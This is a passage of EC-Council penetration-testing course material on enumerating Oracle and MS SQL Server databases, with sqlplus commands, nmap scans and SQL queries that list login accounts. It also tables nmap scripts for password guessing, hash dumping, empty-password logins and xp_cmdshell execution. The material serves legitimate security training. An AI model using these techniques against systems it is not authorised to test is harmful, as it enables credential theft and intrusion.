- After entering the URL, you will see a Sign in page. If you see Startup/Shutdown option on your database control, it represents that your database is down. Perform the following activities in such a case:

  - Click on the Startup/Shutdown option and enter host credentials followed by your database sign in credentials to start the database (by default, the database username will be **SYS**)

  - Now, click OK to start the database instance and then approve it by clicking on the YES option on the confirmation page.

- In the sign in page, enter the authorized user credentials that provide full access to the database.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure J.15: Accessing the Oracle Database home page

Note: View ***Oracle_home*/install/portlist.ini** file to find port number for Database Control on Linux and Unix systems whereas view Database Control Properties window to find port number in Windows system.

Access System Tables

The testers must check if any system tables of the Oracle Database are accessible, as it contains details about the database objects, users, errors, indexes, etc. You can enumerate the system tables using the SQL *Plus.

SQL *Plus runs .sql scripts against Oracle. We recommend you to run WinSID or a similar tool to look for the service name.

Example: **SERVICE_NAME=test.domain**

To establish a connection to a remote server, go to the command prompt and type the following:


```
sqlplus user/password@test.domain
```

Then from the **SQL>** prompt, type the following commands:

```
@c:\sql\sql
```

(In this example, the script is located at **c:\sql** and is called **sql.sql**)

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Database Enumeration: MS SQL Server

In this section, you will learn various methods of enumerating the MS SQL Server databases to gather information about it. The process of enumerating the MS SQL Server includes scanning of the target with nmap tool, use of standard SQL queries, etc.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Scan for Other Default Ports Used by the SQL Server Database

Default Ports	Services
TCP 1434	Used for Dedicated Admin Connection
UDP 1434	Used for SQL Server named instances
TCP 2383	Used for SQL Server Analysis Services
TCP 2382	Used for Connection requests to a named instance of Analysis Services
TCP 135	Used to start, stop, and control SQL Server Integration, Transact-SQL debugger
TCP 80 and 443	Used for report server access
TCP 4022	Used for SQL Server Service Broker

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Scan for Other Default Ports Used by the SQL Server Database

Databases use different default purposes for different services. We recommend the testers to scan the database to identify its default ports and the services running on it. A list of default ports and their services of a MS SQL Server database is as follows:

Default Ports	Services
TCP 1434	Used for Dedicated Admin Connection
UDP 1434	Used for SQL Server named instances
TCP 2383	Used for SQL Server Analysis Services
TCP 2382	Used for Connection requests to a named instance of Analysis Services
TCP 135	Used to start, stop, and control SQL Server Integration, Transact-SQL debugger
TCP 80 and 443	Used for report server access
TCP 4022	Used for SQL Server Service Broker


Table J.4: List of default ports used by the SQL Server database

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Enumerate the Database using Nmap Scripts

Use the following **nmap command** to extract SQL Server Database Information:

```
nmap -sU -p 1434 --script ms-sql-info [Target IP address]
```



Source: *https://nmap.org*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Enumerate the Database using Nmap Scripts (Cont'd)

broadcast-ms-sql-discover	Discovers Microsoft SQL servers in the same broadcast domain.
ms-sql-brute	Performs password guessing against Microsoft SQL Server.
ms-sql-config	Queries Microsoft SQL Server (ms-sql) instances for a list of databases, linked servers, and configuration settings.
ms-sql-dac	Queries the Microsoft SQL Browser service for the DAC (Dedicated Admin Connection) port of a given (or all) SQL Server instance.
ms-sql-dump-hashes	Dumps the password hashes from an MS-SQL server in a format suitable for cracking by tools such as John-the-ripper.
ms-sql-empty-password	Attempts to authenticate Microsoft SQL Servers using an empty password for the sysadmin (sa) account.
ms-sql-hasdbaccess	Queries Microsoft SQL Server (ms-sql) instances for a list of databases a user has access to.
ms-sql-info	Attempts to determine configuration and version information for Microsoft SQL Server instances.
ms-sql-ntlm-info	This script enumerates information from remote Microsoft SQL services with NTLM authentication enabled.
ms-sql-query	Runs a query against Microsoft SQL Server (ms-sql).
ms-sql-tables	Queries Microsoft SQL Server (ms-sql) for a list of tables per database.
ms-sql-xp-cmdshell	Attempts to run a command using the command shell of Microsoft SQL Server (ms-sql).

Source: *https://nmap.org*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Enumerate the Database using Nmap Scripts

Databases reveal critical information, such as version, type, port, and port status on scanning with the nmap tools. This information will help in finding existing vulnerabilities and exploits in the database server. Therefore, the testers must extract the MS SQL Server database information, such as port, state, service, etc.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Nmap**

  Source: *https://www.nmap.org*

  Nmap (Network Mapper) is a free and open-source (license) utility for network discovery and security auditing.

  You may use the following nmap command to extract SQL Server database information:

  `nmap -sU -p 1434 --script ms-sql-info [Target IP address]`




Figure J.16: Enumerating the database using Nmap scripts

Nmap Commands List

We recommend the testers to use different commands with the nmap tool to gather different database data. You may use the following table of commands to find the required output from the database.

Command	Output
broadcast-ms-sql-discover	Discovers Microsoft SQL Servers in the same broadcast domain
ms-sql-brute	Performs password guessing against Microsoft SQL Server
ms-sql-config	Queries Microsoft SQL Server (ms-sql) instances for a list of databases, linked servers, and configuration settings
ms-sql-dac	Queries the Microsoft SQL Browser service for the DAC (Dedicated Admin Connection) port of a given (or all) SQL Server instance

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

ms-sql-dump-hashes	Dumps the password hashes from an MS SQL server in a format suitable for cracking by tools such as John the Ripper
ms-sql-empty-password	Attempts to authenticate Microsoft SQL Servers using an empty password for the sysadmin (sa) account
ms-sql-hasdbaccess	Queries Microsoft SQL Server (ms-sql) instances for a list of databases a user has access to
ms-sql-info	Attempts to determine configuration and version information for Microsoft SQL Server instances
ms-sql-ntlm-info	This script enumerates information from remote Microsoft SQL services with NTLM authentication enabled
ms-sql-query	Runs a query against Microsoft SQL Server (ms-sql)
ms-sql-tables	Queries Microsoft SQL Server (ms-sql) for a list of tables per database
ms-sql-xp-cmdshell	Attempts to run a command using the command shell of Microsoft SQL Server (ms-sql)

Table J.5: List of nmap commands and their outputs

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Enumerate the Database using Standard SQL Queries

- Execute the following **SQL query** to extract all **Login accounts** on MS SQL Server Database:

```
SELECT name AS Login_Name, type_desc AS Account_Type FROM sys.server_principals WHERE TYPE IN ('U', 'S',
'G') and name not like '%###%' ORDER BY name, type_desc
```

- Execute the following SQL query to extract all **SQL Login Accounts**

```
SELECT name FROM sys.server_principals WHERE TYPE = 'S' and name not like '%###%'
```

- Execute the following SQL query to extract all **Windows Login Accounts**

```
SELECT name FROM sys.server_principals WHERE TYPE = 'U'
```

- Execute the following SQL query to extract all **Windows Group Login Accounts**

```
SELECT name FROM sys.server_principals WHERE TYPE = 'G'
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Enumerate the Database using Standard SQL Queries (Cont'd)

Direct or ad hoc access enables users to **directly** access the underlying **data structures**

Write special **queries** using **asterisks (*)** to directly interrogate the database

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Enumerate the Database using Standard SQL Queries

We recommend the testers to check if the target MS SQL Server Database reveals information about the user accounts. You may test the target database using the following queries:

- Execute the following SQL query to extract all Sign in accounts on MS SQL Server Database:

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
SELECT name AS Login_Name, type_desc AS Account_Type FROM
sys.server_principals WHERE TYPE IN ('U', 'S', 'G') and name not
like '%###%' ORDER BY name, type_desc
```

- Execute the following SQL query to extract all SQL Sign in accounts:

```
SELECT name FROM sys.server_principals WHERE TYPE = 'S' and name
not like '%###%'
```

- Execute the following SQL query to extract all Windows Sign in accounts:

